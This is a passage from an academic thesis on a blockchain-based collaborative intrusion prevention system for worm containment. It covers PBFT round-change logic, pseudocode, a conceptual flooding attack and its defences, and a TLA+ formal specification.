A crucial aspect of model operation is to ensure liveness [35]. In the presented model, liveness is achieved by ensuring that each unique N_ALERT that occurs greater than or equal to Θ times results in a new block added to the ledger. This requires that the block author a is not faulty and functions normally during all round states as shown in Figure 3.3. Timeouts [35] are used to indicate a faulty a. Two types of timeouts are employed, idle and block-inclusion.

The idle timeout is used to indicate a faulty a when it does not broadcast the corresponding pre-prepare message after the number of occurrences of an N_ALERT is greater than or equal to Θ. When a producer host receives Θ request messages $\mathcal{R}$ for an N_ALERT, it starts a timer set to the idle timeout. If this timeout expires before receiving the corresponding pre-prepare message from a, then a is assumed to be faulty and thus needs to be replaced. The block-inclusion timeout is used to indicate a faulty a when it does not add a new block to the ledger for a pre-prepare message that was sent by a and accepted by the producers. When a producer host

accepts a pre-prepare message, it transitions to the prepare state and starts a timer set to the block-inclusion timeout. If this timeout expires before the corresponding block is added to the ledger, a is assumed to be faulty and thus needs to be changed. Both the idle and the block-inclusion timeouts are set for all network hosts according to the number of participating hosts and the estimated network delays [35].

Changing a faulty block author host a of a round r requires switching to a new block author host a'. This is achieved by performing a round change to the next round $r+1$ so that $a' = (r+1) \bmod N$. The expiration of an idle or block-inclusion timeout is not the only reason to signal a round change. It is done if any of the following occurs.

1. The block author host a broadcasts a request message and so is assumed to be infected.
2. The block author host a adds a new block to the ledger.
3. The idle timeout expires.
4. The block-inclusion timeout expires.
5. When a change to round $r+1$ has started and the time to finalize this change is longer than the allotted time (in which case there a change to round $r+2$ is initiated).
6. When multiple pre-prepare messages have been sent by a with the same round number r and sequence number j but with different digests d (indicating a is faulty).
7. When a prepare message has been sent by a which indicates invalid behavior.
8. When a producer host has received $f+1$ or more round-change messages with the same round number so they can safely join other hosts in performing that round change because at most only f network hosts can be faulty at any time.

For the first two cases, round change is initiated by the block author host a, while for the other cases it is initiated by producers.

When a host, either a or a producer host, wants to perform a round change, it first updates its round number to reflect the new one and then broadcasts a round-change message with the new round number to the other hosts in the network. This host

also stops accepting any pre-prepare, prepare, and commit messages and only accepts round-change messages and a new-round message from the new block author host a'. A round-change message has the form

$$\langle \texttt{ROUND-CHANGE}, r+1, j, \{\mathcal{R}_{prepared}\}, k\rangle_{\sigma_k},$$

where `ROUND-CHANGE` indicates a round-change message, $r+1$ is the new round number that k wants to change to, j is the sequence number of the last included block in the ledger, and $\{\mathcal{R}_{prepared}\}$ represents the requests $\mathcal{R}$ that have a prepared predicate on k. Other hosts accept a round-change message and add it to their message logs when the round number is higher than the current round number. Further, if a host has already issued a round-change message with a given round number, the accepted message must have a round number greater than or equal to the round number in the issued message.

A round-change timeout is employed [35] to ensure that a host does not wait indefinitely for a round change to be finalized. A round change is finalized when hosts accept the new-round message sent by the new block author host a' before the expiration of the round-change timeout. This ensures that if a' is faulty, the round-change timeout will expire and signal the need to change a' as in the fifth case of the aforementioned round change cases.

When a host accepts $2f + 1$ round-change messages (including its own message) with the same new round number $(r + 1)$, it starts the round-change timeout. When a' receives $2f + 1$ round-change messages (including its own message) with the same new round number $(r + 1)$, it broadcasts a new-round message which indicates that the round change has been finalized. The new-round message takes the form

$$\langle \texttt{NEW-ROUND}, r+1, \{\mathcal{H}\}, \{\mathcal{O}_{\mathcal{R}_{prepared}}\}\rangle_{\sigma_{a'}},$$

where `NEW-ROUND` indicates a new-round message, $r + 1$ indicates the new round number, $\{\mathcal{H}\}$ represents the round-change messages received by a', and $\{\mathcal{O}_{\mathcal{R}_{prepared}}\}$ represents the pre-prepare messages for all requests $\mathcal{R}$ that have a prepared predicate and was in the round-change messages. Each pre-prepare message in $\{\mathcal{O}_{\mathcal{R}_{prepared}}\}$ has the form

$$\langle \texttt{PRE-PREPARE}, r+1, j+1, d\rangle_{\sigma_{a'}},$$

where $j + 1$ is the sequence number of the next block and d is the digest of the

corresponding request $\mathcal{R}$.

There are two special cases for the round-change message that correspond to the first two cases given previously, namely when a is infected in the susceptible state and when a has already added a block to the ledger. In these cases, there will not be a request $\mathcal{R}$ waiting for execution, so the round-change message will have the form

$$\langle \texttt{ROUND-CHANGE}, r+1, j, null, k \rangle_{\sigma_a},$$

where *null* represents a *null* (empty) request [35]. The corresponding new-round message from a' will have a pre-prepare message of the form

$$\langle \texttt{PRE-PREPARE}, r+1, j+1, d^{null} \rangle_{\sigma_{a'}},$$

where d^{null} represents the digest of a *null* request [35].

Any host receiving a new-round message accepts it after validating its signature, the round-change messages included in it, and the pre-prepare messages in $\{\mathcal{O}_{\mathcal{R}_{prepared}}\}$. After validation, a host adds the new-round message to its log, stops the round-change timeout, updates the value of its round number, broadcasts a prepare message for each pre-prepare message in $\{\mathcal{O}_{\mathcal{R}_{prepared}}\}$, and then adds these prepare messages to its message log. Then, the model operation continues as previously described. Algorithm 1 describes the operation of the introduced collaborative HIPS model and Figure 3.5 gives an overview of the model workflow.

3.4 Potential Attacks Against the Model

The purpose of the proposed model is to provide decentralized automatic containment for worms that attack computer networks. Achieving worm containment is a tradeoff between timely response to an attack and the false prevention of legitimate activities [6]. The advanced capability of the blockchain framework in the proposed model plays a fundamental role in ensuring that an attacker cannot corrupt the blockchain ledger by changing or adding blocks in an unauthorized manner. The blockchain framework also ensure that an attacker cannot impersonate an authorized participant in the blockchain network as it relies on digital signature techniques that cannot be forged [27]. Furthermore, the consensus algorithm in the model protects against blockchain network participants that are faulty and behaving in a Byzantine way

Algorithm 1: Collaborative HIPS Model Operation

Input: $\mathcal{R}$, Θ, idle timeout, block-inclusion timeout
Output: A new block added to the ledger which includes the newly generated SIG.
susceptible $\leftarrow$ *true*, *counter* $\leftarrow 0$, Declare *alerts*[ ]
while *susceptible* **do**
    Get a `Request` and extract the `N_ALERT`
    Add `N_ALERT` to *alerts*[ ]
    foreach *alert in alerts*[ ] **do**
        if *alert* = `N_ALERT` **then** *counter* $\leftarrow$ *counter* $+ 1$
    end foreach
    if *counter* $\geq \Theta$ **then** *susceptible* $\leftarrow$ *false*
end while
if *current host* = a **then**
    Get S and calculate $f = \lfloor \frac{S-1}{3} \rfloor$
    Compose and send `PRE-PREPARE` message $(f, j, r, d, \mathcal{R})$
else
    Start idle timeout timer
    while *idle timeout has not expired* **do**
        if `PRE-PREPARE` message was sent by a **then**
            Stop idle timeout timer
            Compose and send `PREPARE` message (r, j, d, k)
            Exit while
        end if
    end while
    if `PRE-PREPARE` message was not sent by a **then** Start round change to a'
end if
Accept $2f + 1$ `PREPARE` messages of $\mathcal{R}$ and be in the prepared predicate
Start block-inclusion timeout timer
Compose and send `COMMIT` message (r, j, d, k)
Accept $2f + 1$ `COMMIT` messages of $\mathcal{R}$ and be in the committed-local predicate
Generate new signature SIG, compose `REPLY` message $(r, j, k, \texttt{SIG})$, and send it to a
if *current host* = a **then**
    Accept $f + 1$ matching SIG and then create and add a block to the ledger
else
    while *block-inclusion timeout has not expired* **do**
        if *a new block has been added to the ledger* **then**
            Stop block-inclusion timeout
            susceptible $\leftarrow$ *true*
            Exit while
        end if
    end while
    if *a new block has not been added to the ledger* **then** Start round change to a'
end if




Figure 3.5: Overview of the decentralized model workflow.

by disregarding messages from these participants during consensus [35]. However, there is another potential attack scenario that can pose a security threat against the availability of the network implementing the proposed model.

The action of sending a pre-prepare message by a block author at the beginning of a round requires that they receive a number of request messages, which have the same N_ALERT and are from different hosts that is greater than or equal to Θ. A request message is sent by network hosts as a result of detecting anomalous behavior for a running process. If the detected behavior is a false positive N_ALERT, then the block author for the current round will send a pre-prepare message to signal other network hosts to generate a signature for that N_ALERT. Thus, a new block containing a signature for the detected false positive N_ALERT will be added to the blockchain. Since any block added to the blockchain is immutable [27], the block added for a false positive N_ALERT cannot be changed or deleted after its inclusion in the blockchain. This is a problem because a signature added in a block will stop the same behavior that was wrongfully seen as anomalous, hence producing a denial of service that affects the availability of the network.

As mentioned previously, an attacker can deliberately flood a network with messages that generate a large number of false positive alerts within a short time [24]. Hence, a potential attack scenario is when an attacker succeeds in achieving this. Consequently, a large number of blocks with signatures for false positive alerts are added to the blockchain. This poses a two-sided problem. First, the generated signatures will suspend many legitimate activities that were meant to function normally, thus affecting the availability of the network by introducing a denial of service. Second, since achieving the consensus on a generated signature requires every host in the network to send, receive, and process many messages, generating a large number of signatures and adding them to the blockchain within a short time consumes significant computing resources in each network host. Accordingly, this not only introduces a denial of service to network activities but also makes network hosts incapable of responding to other network messages as they are flooded with consensus messages.

The remedy for the attack scenario mentioned above consists of two steps. First, it is important to have the chance of informing network hosts that a specific block in the blockchain represents a signature for a false positive alert. Thus, hosts can disregard that block when they try to match any new anomalous behavior to signatures written in the blockchain. To achieve this, each block added to the blockchain should be tagged as either valid or invalid. An approach to implement this tagging

process is to have a state database recording the validity of each block added to the blockchain. Thus, every host in the network can access the validity information in the state database to learn whether a block is valid and the corresponding signature. Many permissioned blockchain frameworks adopt the state database approach, like the Hyperledger Fabric framework [112], as an alternative to deleting or changing the information in the blockchain. Thus, the integrity of the blockchain information is not compromised.

Second, limiting the rate at which a network host sends request messages can limit the computing resources used when creating blocks. This is a tradeoff between timely containment of an attack and limiting the computing resources used to achieve attack containment. Limiting the rate of request messages sent by a network host allows other network activities to continue without disruption. Additionally, this allows time to determine whether a flood of request messages represents a real attack or false positive alerts directed by an attacker to compromise the availability of the network. The request message rate for network hosts should be sufficient to ensure a timely response to an attack with an acceptable level of computing resources. Permissioned blockchain frameworks such as the Hyperledger Fabric [112] provide the option to adjust the rate of transactions for hosts participating in the network, thus making this manageable.

3.5 Conclusion

In this chapter, a novel blockchain-based collaborative intrusion prevention system model was presented. Prevention in this model is based on proactive containment of computer worms within a peer-to-peer network. It employs host-based systems for collaborative detection of malicious incidents. This model relies on creating vulnerability-based signatures that represent the vulnerability being exploited by a worm and not the exploit code itself. All network hosts reach a consensus on the normalized alerts from other hosts in the network and then the vulnerability-based signatures are generated. After generation, the signatures are added to the immutable distributed ledger of the blockchain. A PBFT-based consensus algorithm is employed to achieve both safety and liveness. The proposed model fulfills the requirements of a decentralized distributed defense against computer worms by having no single point of failure, and attacks are confirmed by multiple hosts. These hosts produce normalized alerts, and generate and distribute signatures to achieve worm containment while

tolerating faulty hosts in their network. The next step is to prove that the proposed model functions as designed by ensuring safety and liveness without any behavioral errors. This is done using formal methods to specify the intended behavior of the model, thus checking the correctness of its behavior and properties.

Chapter 4

Formalization and Model Checking

Since some of the most subtle and dangerous bugs in algorithms and models are the specification errors [113], so models should be checked to detect behavior errors before its implementation. In this chapter, formal methods are utilized to provide a formal specification of the intended behavior of the proposed model. The specification language utilized here is TLA+ [114]. What makes TLA+ suitable for specifying model and system behavior is that it can express concepts elegantly and accurately by leveraging mathematics [114]. The reason TLA+ was chosen is that it can handle very large, complex or subtle problems. In addition, TLA+ has a simple syntax and semantics and gives quick and useful results. TLA+ is effective for a wide-range of problems.

Once the core assumptions and requirements of the model are specified using TLA+, we explore how the model evolves, and whether it has the intended properties (safety, and liveness). To check that the proposed model specification is error-free, a model checker is utilized to execute all possible behavior of the specification. TLC is the integrated model checker in the TLA+ toolbox which accepts a TLA+ specification that includes most descriptions of the real system design [114]. TLC can debug a TLA+ finite-state model of the specification by checking its invariance properties [113]. TLA+ has been used by system engineers to find design errors in distributed systems and protocols, e.g. the cache coherence protocol for new multiprocessors [115].

Specifying and checking the model using TLA+ and TLC allows for checking that the global properties of the model are preserved, the distributed system is fault-tolerant, or even that the behavior of the algorithm eventually terminates with a correct answer. Thus, bugs can be eliminated before a single line of code is written.

4.1 The TLA+ Specification of the Model

The TLA+ specification of the proposed Blockchain-based collaborative IPS model is given below. This TLA+ specification has been checked and asserted to be error-free using the TLC model checker of the TLA+ toolbox. The gray shaded text represents either comments or line numbers written in combination with the TLA+ syntax of the model specification.

MODULE *Blockchain_Based_Collaborative_IPS*

1 EXTENDS *Integers*, *FiniteSets*

2 CONSTANTS *Signature*, Set of all generated signatures.
BlockNum, Set of block numbers to be added to the blockchain.
Producer, Set of all non-faulty producers in a single round.
FaultyProducer, Set of all faulty producers (f) in a single round.
Quorum, Set of (2f+1) non-faulty producer in a single round.
ReplyQuorum Set of (f+1) producers required to submit a reply message to a block author.

3 $Round \triangleq Nat$ Set of all round numbers that are represented by the Natural numbers set.

None is defined as an unspecified block number that is not an element of the set BlockNum.

4 $None \triangleq \text{CHOOSE } bn : bn \notin BlockNum$

Total producer is defined as the set of both non-faulty and faulty producers in a single round.

5 $TotalProducer \triangleq Producer \cup FaultyProducer$

Since there is one block author per each roud, so that a block author identifier is as same as the round number, thus this identifier is not an element of the Producer set.

6 ASSUME $BlockAuthor \triangleq Round \cap TotalProducer = \{\}$

The following is the assumption about the relationship between producers and any quorum of the set of quorums. This is needed to check the safety property of the algorithm.

7 ASSUME $QuorumProducerRelation \triangleq$
$\land\ Producer \cap FaultyProducer = \{\}$
$\land\ \forall\ Q \in Quorum : Q \subseteq TotalProducer$

$$\land \forall\, Q1,\, Q2 \in \mathit{Quorum} : Q1 \cap Q2 \cap \mathit{Producer} \neq \{\}$$
$$\land \forall\, Q \in \mathit{ReplyQuorum} : \land\, Q \subseteq \mathit{TotalProducer}$$
$$\land\, Q \cap \mathit{Producer} \neq \{\}$$

The following assumption is about the relationships between different quorums and the producer set, which is required to check the liveness property of the algorithm.

8 ASSUME $\mathit{QuorumProducerRelationLiveness} \triangleq$
$$\land \exists\, Q \in \mathit{Quorum} : Q \subseteq \mathit{Producer}$$
$$\land \exists\, Q \in \mathit{ReplyQuorum} : Q \subseteq \mathit{Producer}$$

The definition of the utilized messages in the algorithm.

9 $\mathit{PreprepareMessage} \triangleq [\mathit{type} : \{\text{“PREPREPARE”}\},\, r : \mathit{Round},\, \mathit{bn} : \mathit{BlockNum}]$

10 $\mathit{BlockAuthorCommitMessage} \triangleq [\mathit{type} : \{\text{“COMMIT”}\},\, r : \mathit{Round},\, \mathit{bn} : \mathit{BlockNum}]$

11 $\mathit{PrepareMessage} \triangleq [\mathit{type} : \{\text{“PREPARE”}\},\, r : \mathit{Round},\, \mathit{mr} : \mathit{Round} \cup \{-1\},$
$\mathit{mbn} : \mathit{BlockNum} \cup \{\mathit{None}\},$
$\mathit{prepared} : \text{SUBSET}\ [\mathit{bn} : \mathit{BlockNum},\, r : \mathit{Round}],$
$\mathit{prod} : \mathit{TotalProducer}]$

12 $\mathit{ProducerCommitMessage} \triangleq [\mathit{type} : \{\text{“PRODUCER\_COMMIT”}\},\, r : \mathit{Round},$
$\mathit{bn} : \mathit{BlockNum},\, \mathit{prod} : \mathit{TotalProducer}]$

13 $\mathit{ReplyMessage} \triangleq [\mathit{type} : \{\text{“REPLY”}\},\, \mathit{prod} : \mathit{TotalProducer},\, r : \mathit{Round},$
$\mathit{bn} : \mathit{BlockNum},\, \mathit{sig} : \mathit{Signature}]$

The set Messages is defined to be the set containing all the previously defined messages.

14 $\mathit{Messages} \triangleq \mathit{PreprepareMessage} \cup \mathit{BlockAuthorCommitMessage} \cup$
$\mathit{PrepareMessage} \cup \mathit{ProducerCommitMessage} \cup \mathit{ReplyMessage}$

15 VARIABLES $\mathit{maxRound},\, \mathit{maxRoundSS},\, \mathit{maxBlockNum},\, \mathit{commitSent},$
$\mathit{knowsPrepareSent},\, \mathit{msgs},\, \mathit{blks}$

Definition descibing whether a message of a specific type has been sent in a specific round or not.

16 $\mathit{sentMsgs}(\mathit{type},\, r) \triangleq \{m \in \mathit{msgs} : m.\mathit{type} = \mathit{type} \land m.r = r\}$

Definition of the assertion that let a producer pr knows that the sequence number (block number) bn is safe at round number r, so that it is safe to continue the algorithm phases without violating the next block number in the blockchain.

17 $KnowsSafeAt(pr,\ rnd,\ bn) \triangleq$

$$\begin{array}{l}
\text{LET } P \triangleq \{m \in knowsPrepareSent[pr] : m.r = rnd\} \\
\text{IN} \quad \lor \exists\, Q \in Quorum : \forall\, a \in Q : \exists\, m \in P : \ \land\, m.prod = a \\
\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad \land\, m.mr = -1 \\
\qquad\quad \lor \exists\, z \in 0\,..\,(rnd-1) : \\
\qquad\qquad \land \exists\, Q \in Quorum : \\
\qquad\qquad\qquad \forall\, a \in Q : \exists\, m \in P : \ \land\, m.prod = a \\
\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\quad \land\, m.mr \leq z \\
\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\quad \land\, (m.mr = z) \Rightarrow (m.mbn < bn) \\
\qquad\qquad \land \exists\, RQ \in ReplyQuorum : \\
\qquad\qquad\qquad \forall\, a \in RQ : \\
\qquad\qquad\qquad\quad \exists\, m \in P : \ \land\, m.prod = a \\
\qquad\qquad\qquad\qquad\qquad\qquad\quad \land \exists\, rc \in m.prepared : \ \land\, rc.r \leq z \\
\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\qquad\quad \land\, rc.bn < bn
\end{array}$$

Definition of a sequence contains all the variables in the module.

18 $vars \triangleq \langle maxRound,\ maxRoundSS,\ maxBlockNum,\ commitSent,$
$knowsPrepareSent,\ msgs,\ blks\rangle$

Definition of the intial state for all variable.

19 $$\begin{array}{l}
Init \triangleq \ \land\, maxRound = [prod \in Producer \mapsto -1] \\
\qquad\quad \land\, maxRoundSS = [prod \in Producer \mapsto -1] \\
\qquad\quad \land\, maxBlockNum = [prod \in Producer \mapsto None] \\
\qquad\quad \land\, commitSent = [prod \in Producer \mapsto \{\}] \\
\qquad\quad \land\, knowsPrepareSent = [prod \in Producer \mapsto \{\}] \\
\qquad\quad \land\, msgs = \{\} \\
\qquad\quad \land\, blks = \{\}
\end{array}$$

Definition of actions according to the algorithm.

$PrepreparePhase(rnd,\ seq) \triangleq$

20 $\land\, msgs' = (msgs \cup \{[type \mapsto \text{“PREPREPARE”},\ r \mapsto rnd,\ bn \mapsto seq]\})$

21 $\land$ UNCHANGED $\langle maxRound,\ maxRoundSS,\ maxBlockNum,\ commitSent,$
$knowsPrepareSent,\ blks\rangle$

$PreparePhase(pr,\ rnd) \triangleq$

22 $\land (rnd > maxRound[pr]) \land (sentMsgs(\text{“PREPREPARE”}, rnd) \neq \{\})$

23 $\land maxRound' = [maxRound \text{ EXCEPT } ![pr] = rnd]$

24 $\land msgs' = msgs \cup \{[type \mapsto \text{“PREPARE”}, r \mapsto rnd, mr \mapsto maxRoundSS[pr], mbn \mapsto maxBlockNum[pr], prepared \mapsto commitSent[pr], prod \mapsto pr]\}$

25 $\land \text{UNCHANGED } \langle maxRoundSS, maxBlockNum, commitSent, knowsPrepareSent, blks\rangle$

$AuthorCommit(rnd, seq) \triangleq$

26 $\land msgs' = msgs \cup \{[type \mapsto \text{“COMMIT”}, r \mapsto rnd, bn \mapsto seq]\}$

27 $\land \text{UNCHANGED } \langle maxRound, maxRoundSS, maxBlockNum, commitSent, knowsPrepareSent, blks\rangle$

$ProducerCommitPhase(pr, rnd) \triangleq$

28 $\land maxRound[pr] \leq rnd$

29 $\land \exists\, m \in \{ms \in sentMsgs(\text{“COMMIT”}, rnd) : KnowsSafeAt(pr, rnd, ms.bn)\} :$

30 $\quad \land msgs' = msgs \cup \{[type \mapsto \text{“PRODUCER\_COMMIT”}, r \mapsto rnd, bn \mapsto m.bn, prod \mapsto pr]\}$

31 $\quad \land commitSent' = [commitSent \text{ EXCEPT } ![pr] = \{c \in commitSent[pr] : c.bn \neq m.bn\} \cup \{[bn \mapsto m.bn, r \mapsto rnd]\}]$

32 $\land maxRound' = [maxRound \text{ EXCEPT } ![pr] = rnd]$

33 $\land \text{UNCHANGED } \langle maxRoundSS, maxBlockNum, knowsPrepareSent, blks\rangle$

$ProducerReplyPhase(pr, rnd, s) \triangleq$

34 $\land maxRound[pr] \leq rnd$

35 $\land \exists\, b \in \{seq \in BlockNum : \exists\, Q \in Quorum : \forall\, r \in Q :$
$\quad \exists\, m \in sentMsgs(\text{“PRODUCER\_COMMIT”}, rnd) : \land m.bn = seq \land m.prod = r\} :$
$\quad \land msgs' = (msgs \cup \{[type \mapsto \text{“REPLY”}, prod \mapsto pr, r \mapsto rnd, bn \mapsto b, sig \mapsto s]\})$
$\quad \land maxBlockNum' = [maxBlockNum \text{ EXCEPT } ![pr] = b]$

36 $\land maxRound' = [maxRound \text{ EXCEPT } ![pr] = rnd]$

37 $\land maxRoundSS' = [maxRoundSS \text{ EXCEPT } ![pr] = rnd]$

38 $\land \text{UNCHANGED } \langle commitSent, knowsPrepareSent, blks\rangle$

$LearnPrepareSent(pr, rnd) \triangleq$

39 $\land \exists\, P \in \text{SUBSET } sentMsgs(\text{“PREPARE”}, rnd) :$

$$knowsPrepareSent' = [knowsPrepareSent \text{ EXCEPT } ![pr] = knowsPrepareSent[pr] \cup P]$$

40 $\land$ UNCHANGED $\langle maxRound,\ maxRoundSS,\ maxBlockNum,\ commitSent,\ msgs,\ blks\rangle$

$FaultingProducer(fpr) \triangleq$

41 $\land \exists\, m \in \{mm \in PrepareMessage \cup ProducerCommitMessage \cup ReplyMessage : mm.prod = fpr\} : msgs' = (msgs \cup \{m\})$

42 $\land$ UNCHANGED $\langle maxRound,\ maxRoundSS,\ maxBlockNum,\ commitSent,\ knowsPrepareSent,\ blks\rangle$

43 $Block \triangleq [bn : BlockNum,\ r : Round,\ sig : Signature]$

$BlockAdd(rnd,\ seq) \triangleq$

44 $\land \exists\, s \in \{sg \in Signature : \exists\, Q \in ReplyQuorum : \forall\, a \in Q : \exists\, m \in sentMsgs(\text{“REPLY”},\ rnd) : \land\ m.sig = sg \land m.prod = a \land m.bn = seq\} : blks = (blks \cup \{[bn \mapsto seq,\ r \mapsto rnd,\ sig \mapsto s]\})$

45 $\land$ UNCHANGED $\langle maxRound,\ maxRoundSS,\ maxBlockNum,\ commitSent,\ knowsPrepareSent,\ msgs\rangle$

Next action definition.

$Next \triangleq$

46 $\lor \exists\, pr \in Producer :$
$\quad \exists\, rnd \in Round :\ \lor PreparePhase(pr,\ rnd)$
$\quad\quad \lor ProducerCommitPhase(pr,\ rnd)$
$\quad\quad \lor \exists\, s \in Signature :$
$\quad\quad\quad ProducerReplyPhase(pr,\ rnd,\ s)$
$\quad\quad \lor LearnPrepareSent(pr,\ rnd)$
$\lor \exists\, seq \in BlockNum :$
$\quad \exists\, rnd \in Round :\ \lor PrepreparePhase(rnd,\ seq)$
$\quad\quad \lor AuthorCommit(rnd,\ seq)$
$\quad\quad \lor BlockAdd(rnd,\ seq)$
$\lor \exists\, fpr \in FaultyProducer : FaultingProducer(fpr)$

Formula for checking Saftey property.

47 $SafetySpec \triangleq Init \land \Box[Next]_{vars}$

Formula of correctness invariance.

48 $Correctness \triangleq$

$\land \forall\, a \in Producer :$
$\quad \land\, maxRound[a] \in Round \cup \{-1\}$
$\quad \land\, commitSent[a] \in \text{SUBSET}\ [bn : BlockNum,\ r : Round]$
$\quad \land\, maxRoundSS[a] \in Round \cup \{-1\}$
$\quad \land\, maxBlockNum[a] \in BlockNum \cup \{None\}$
$\quad \land\, knowsPrepareSent[a] \in \text{SUBSET}\ PrepareMessage$
$\land\, msgs \subseteq Messages$
$\land\, blks \subseteq Block$

49 $AddedBlks \triangleq \{b \in BlockNum : \exists\, Q \in ReplyQuorum,\ rnd \in Round,\ s \in Signature :$
$\forall\, pr \in Q : \exists\, m \in msgs,\ bk \in blks :$
$\land\, m.type = \text{“REPLY”}$
$\land\, m.prod = pr$
$\land\, m.r = rnd$
$\land\, m.bn = b$
$\land\, m.sig = s$
$\land\, bk.bn = b$
$\land\, bk.r = rnd$
$\land\, bk.sig = s\}$

$SafetyLivenessSpec \triangleq \land\, Init$
$\land\ \ \Box[Next]_{vars}$
$\land\ \ \forall\, rnd \in Round,\ Q \in Quorum,\ seq \in BlockNum :$
50 $\quad \land\, \Box[\forall\, rr \in Round :$
$\quad\quad (rr > rnd) \Rightarrow (\neg PrepreparePhase(rr,\ seq))]_{vars}$
51 $\land\, \text{WF}_{vars}(PrepreparePhase(rnd,\ seq))$
52 $\land\, \text{WF}_{vars}(AuthorCommit(rnd,\ seq))$
53 $\land\, \text{WF}_{vars}(BlockAdd(rnd,\ seq))$
54 $\land\, \forall\, pr \in Q :$
55 $\quad \land\, \text{WF}_{vars}(PreparePhase(pr,\ rnd))$

```
56                          ∧ WF_vars(ProducerCommitPhase(pr, rnd))
57                          ∧ ∃ s ∈ Signature :
                                ∧ WF_vars(ProducerReplyPhase(pr, rnd, s))

LivenessProperty ≜
58  ∀ r ∈ Round : (sentMsgs("PREPREPARE", r) ≠ {}) ⇒ (AddedBlks ≠ {})
```

4.2 Formula Explanation and Reasoning

In this section, an explanation for each formula of the specification is given to demonstrate the reasoning behind including it. TLA+ considers every defined variable, constant, operator, and identifier as a set of elements [114]. The first line of the specification imports all the arithmetic operators defined in both integers and finite set modules using the keyword `EXTENDS`. The statement in line 2 defines all constants utilized in the specification. The meaning of each constant is as follows.

Signature represents the set of all generated signatures that will be added to the blockchain ledger.

BlockNum represents the set of block numbers (sequence numbers) to be added to the blockchain ledger.

Producer represents the set of all non-faulty hosts (producers) in the network in a single round.

FaultyProducer represents the set of all faulty producers in the network in a single round.

Quorum represents the set of all sets for which each contains $2f + 1$ non-faulty producers in the network in a single round.

ReplyQuorum is the set of all sets for which each contains $f + 1$ producers. A reply quorum is required to submit a reply message containing the generated signature, thereby finalizing the current round.

